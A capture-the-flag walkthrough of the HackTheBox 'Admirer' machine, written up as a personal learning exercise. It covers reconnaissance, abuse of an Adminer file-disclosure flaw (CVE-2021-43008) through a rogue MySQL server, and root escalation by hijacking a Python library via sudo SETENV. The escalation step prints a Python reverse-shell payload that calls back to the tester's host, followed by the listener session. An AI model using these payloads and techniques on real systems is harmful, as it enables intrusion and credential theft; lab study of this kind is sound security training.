

Admirer walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	5
Privilege escalation	9
Personal comments	12
Appendix A – CVE-2021-43008.....	12
References	13

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - Dirbuster results scan	3
Figure 3 - FTP login	3
Figure 4 - Clue of using an PHP database manager open source	4
Figure 5 - New page found	4
Figure 6 - Adminer home page	4
Figure 7 - Local MySQL configuration	5
Figure 8 - Local DB with an user on it	6
Figure 9 - Evil connection.....	6
Figure 10 - Query to import the index page	7
Figure 11 - Current database credentials	8
Figure 12 - SSH login and user flag	9
Figure 13 - Interestin information for privilege escalation	9
Figure 14 - Script invoked	9
Figure 15 - Backup.py script.....	10
Figure 16 - Exploit script uploaded on the target.....	10
Figure 17 - Sudo crontabs.....	11
Figure 18 - Running exploit.....	11
Figure 19 - Root shell and root flag	12

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
(root@k14d1u5-kali)~[/media/.../Linux/Easy/Admirer/nMap]
# nmap -sT -sV -A -p- 10.10.10.187 -oA Admirer
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 19:16 AEST
Nmap scan report for 10.10.10.187
Host is up (0.050s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-robots.txt: 1 disallowed entry
|_ /admin-dir
|_ http-title: Admirer
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/24%OT=21%CT=1%CU=31035%PV=Y%DS=2%DC=T%G=Y%TM=66C9
OS:A524P=x86_64-pc-linux-gnu)SEQ(SP=F6%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=8)S
OS:EQ(SP=F7%GCD=1%ISR=110%TI=Z%CI=Z%TS=8)SEQ(SP=F7%GCD=1%ISR=110%TI=Z%CI=Z
OS:II=I%TS=8)SEQ(SP=F8%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=8)OPS(O1=M53CST11NW7
OS:%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST1
OS:1)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%
OS:W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=
OS:N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN
OS:=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   50.08 ms  10.10.14.1
2   50.17 ms  10.10.10.187

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.93 seconds
```

Figure 1 - nMap scan results

Open ports are 21, 22 and 80. So, this box has FTP (port 21) and SSH (port 22) services enabled and a web application running on port 80. Also, nMap has identified Linux as Operative System, but it didn't identify the OS version.

Initial foothold

The first thing I tried was accessing anonymously to FTP service. But it didn't work. So, I started to search some "hidden content" on the web application. I was able to access to the *robots.txt* file, and I found the

/admin – dir path. However, this path require authentication. In the meanwhile, I run the Dirbuster tool (in particular in the *admin – dir* path I previously found). In this way I found the following files:




Figure 2 - Dirbuster results scan

In these files I found a list of plausible nicknames and credentials. In particular, in the *credentials.txt* file I found plausible FTP credentials, so I tried them. Luckily, they worked:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:k14d1u5): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figure 3 - FTP login

Since I have an FTP access, I download all files I can (an *.tar.gz* and an *.sql* file). The *.tar.gz* file contain a website backup with some other plausible credentials. So, I took note of all I found. However, I just found in the *db_admin.php* file in the *.tar.gz* archive that it could be used a different PHP database manager than PHPMyAdmin:

User flag

Since I have the service (Adminer) and the version, I looked for some plausible exploit on the Internet. I found the **CVE-2021-43008**. To leverage it against the target, I need to create a target DB to which the target has to connect to. To do it, I need to configure the MySQL configuration and create the database. I modified the MySQL configuration as following:




Figure 7 - Local MySQL configuration

To create a new database and create a user on it, instead, I run the following commands:

```
CREATE DATABASE wpdb;
```

creare una nuova utenza affinché la vittima si possa collegare:

```
CREATE USER 'adminer'@'localhost' IDENTIFIED BY 'adminer';
```

permettere all'IP della vittima di collegarsi al nostro DB fittizio:

```
GRANT ALL ON wpdb.
```

```
* to 'adminer'@'10.10.10.187' IDENTIFIED BY 'adminer' WITH GRANT OPTION;
```

```
FLUSH PRIVILEGES;
```

as shown in the following figure:

```
(k14d1u5@k14d1u5-kali)~[~/Desktop]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.5-MariaDB-3 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE wpdb;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> CREATE USER 'adminer'@'localhost' IDENTIFIED BY 'adminer';
Query OK, 0 rows affected (0.004 sec)


MariaDB [(none)]> GRANT ALL ON wpdb.* to 'adminer'@'10.10.10.187' IDENTIFIED BY 'adminer' WITH GRANT OPTION;
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> exit
Bye
```


Figure 8 - Local DB with an user on it

At this point, I need to let the target to connect to my database in the following way:

Language: English 

Adminer 4.6.2

Login

System	MySQL 
Server	10.10.14.6
Username	adminer
Password	••••••••
Database	wpdb

☐ Permanent login

Figure 9 - Evil connection

So, I can import on my DB all files the interface can access to. For example, a very interesting file to import in this case, is the index page. I need to execute the following query to accomplish this task:




Figure 10 - Query to import the index page

When I analyzed this page, I found some interesting new credentials:

10.10.10.187/utility-scripts/adminer.php?server=10.10.14.6&username=adminer&db=wpdb&select=data

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

<input type="checkbox"/> edit	<!-- Wrapper -->
<input type="checkbox"/> edit	<div id="wrapper">
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	<!-- Header -->
<input type="checkbox"/> edit	<header id="header">
<input type="checkbox"/> edit	<h1>Admirer of skills and visuals</h1>
<input type="checkbox"/> edit	<nav>
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	About
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	</nav>
<input type="checkbox"/> edit	</header>
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	<!-- Main -->
<input type="checkbox"/> edit	<div id="main">
<input type="checkbox"/> edit	<?php
<input type="checkbox"/> edit	\$servername = "localhost";
<input type="checkbox"/> edit	\$username = "v";
<input type="checkbox"/> edit	\$password = "&";
<input type="checkbox"/> edit	\$dbname = "admirerdb";
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	// Create connection
<input type="checkbox"/> edit	\$conn = new mysqli(\$servername, \$username, \$password, \$dbname);
<input type="checkbox"/> edit	// Check connection
<input type="checkbox"/> edit	if (\$conn->connect_error) {
<input type="checkbox"/> edit	die("Connection failed: " . \$conn->connect_error);
<input type="checkbox"/> edit	}

Figure 11 - Current database credentials

At this point, I just tried to use these credentials to login to the target machine via SSH. They worked and finally I retrieved the user flag:


```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ ssh v o@10.10.10.187
v o@10.10.10.187's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
w o@admirer:~$ pwd
/home/v o
w o@admirer:~$ cat user.txt
e [REDACTED] 7
w o@admirer:~$
```

Figure 12 - SSH login and user flag

Privilege escalation

Looking for some useful information to escalate my privileges on the target machine, I found that my current user can run a script as sudo using the *SETENV* option:

```
w o@admirer:~$ sudo -l
[sudo] password for v o:
Matching Defaults entries for w o on admirer:
env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always
User v o may run the following commands on admirer:
(ALL) SETENV: /opt/scripts/admin_tasks.sh
```

Figure 13 - Interesting information for privilege escalation

Analyzing the *admin_task.sh* script, I noted that it invokes a different script in a specific use case:

```
backup_web()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Running backup script in the background, it might take a while..."
        /opt/scripts/backup.py &
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}
```

Figure 14 - Script invoked

At this point I need to investigate this new script I found. In this way, I found out that the *backup.py* script import the *shutil* library:

```

w o@admirer:~$ cat /opt/scripts/backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
w o@admirer:~$

```

Figure 15 - Backup.py script

So, I can try to inject this library. To do it, I simply need to develop a python script that has a *make_archive* function with the same prototype used by the *backup.py* script. My exploit script needs to be named as the library to inject, *shutil.py*. Also, I need an *__init__.py* file to use my script as library:

```

w o@admirer:~/exploit$ pwd
/home/waldo/exploit
w o@admirer:~/exploit$ ls -la
total 12
drwxr-xr-x 2 waldo waldo 4096 Aug 27 10:54 .
drwxr-xr-x 4 waldo waldo 4096 Aug 27 10:40 ..
-rw-r--r-- 1 waldo waldo   0 Aug 27 10:32 __init__.py
-rw-r--r-- 1 waldo waldo 189 Aug 27 10:54 shutil.py
w o@admirer:~/exploit$ cat shutil.py
import sys,socket,os,pty;

def make_archive(dst, extension, src):
    s=socket.socket();
    s.connect(("10.10.14.11", 9654));
    [os.dup2(s.fileno(),fd) for fd in (0,1,2)];
    pty.spawn("/bin/sh");
w o@admirer:~/exploit$

```

Figure 16 - Exploit script uploaded on the target

Please, note that I uploaded exploit files in a new directory called exploit. In fact, during my analysis I found some crontab that delete python files in the user home directory and all files with extension in the */tmp/* directory, as shown in the following figure:

```

w @admirer:~$ sudo /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 3
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
*/3 * * * * rm -r /tmp/*.* >/dev/null 2>&1
*/3 * * * * rm /home/v  o/*.* >/dev/null 2>&1

```

Figure 17 - Sudo crontabs

So, at this point I just needed to run my exploit with a listener ready to accept the incoming connection:

```

w @admirer:~/exploit$ sudo PYTHONPATH=/home/v  o/exploit:$PYTHONPATH /opt/scripts/admin_tasks.sh

[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
w @admirer:~/exploit$

```

Figure 18 - Running exploit

Everything was successful, so I obtained a shell as root and I retrieved the root flag:

```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ nc -nlvp 9654
listening on [any] 9654 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.187] 37652
# whoami
whoami
root
# pwd
pwd
/home/v[REDACTED]o/exploit
# cd /root
cd /root
# ls -la
ls -la
total 36
drwx----- 3 root root 4096 Aug 27 09:56 .
drwxr-xr-x 22 root root 4096 Aug 24 2023 ..
lrwxrwxrwx 1 root root 9 Nov 29 2019 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Nov 30 2019 .bashrc
-rw----- 1 root root 50 Dec 3 2019 .lessht
lrwxrwxrwx 1 root root 9 Nov 29 2019 .mysql_history -> /dev/null
drwxr-xr-x 2 root root 4096 Nov 30 2019 .nano
-rw-r--r-- 1 root root 148 Jun 10 2018 .profile
-rw----- 1 root root 33 Aug 27 09:56 root.txt
-rw-r--r-- 1 root root 66 Apr 22 2020 .selected_editor
-rw-r--r-- 1 root root 165 Dec 2 2019 .wget-hsts
# cat root.txt
cat root.txt
7[REDACTED]id
#
```

Figure 19 - Root shell and root flag

Personal comments

This box was very interesting and taught me some important concepts. I never heard about the SETENV options, so I needed to study it to understand how I could use it in the penetration testing activities. I consider this box very close to a verisimilar real scenario. So, I enjoyed very much to resolve and pwned it. In this case, I surely improved my penetration tester skills and my knowledge is wider and wider. In conclusion, I rated as **medium** on the HackTheBox website because it requires some specific knowledge to complete it and you pay attention about which wordlist you have to use to find the useful information. In fact, after I pwned this box, I created a personal all-inclusive wordlist to find web hidden content.

Appendix A – CVE-2021-43008

[Adminer](#) is a popular PHP tool to administer MySQL and PostgreSQL databases. However, it can be lured to disclose arbitrary files. Attackers can abuse that to fetch passwords for popular apps such as Magento and WordPress, and gain control of a site's database.

Exploitation happens in three stages:

- First, the attacker needs a modified MySQL server, which is altered to send out data import requests to any client that connects.
- Second, an attacker needs to find an open adminer.php on the victim system. That is not hard, as many people install it in the root of their site. Once found, the attacker can instruct Adminer to connect to his rigged MySQL server (external connections are actually a feature of Adminer).

Adminer will then connect to the foreign server, login with the credentials, and immediately receive a data import request from the server for a specific file.

- Third, as the attacker now has the master password for the victim site, he can use the same Adminer to access the database of the victim. And continue to steal private data or inject a skimmer.

References

<https://sansec.io/research/adminer-4.6.2-file-disclosure-vulnerability>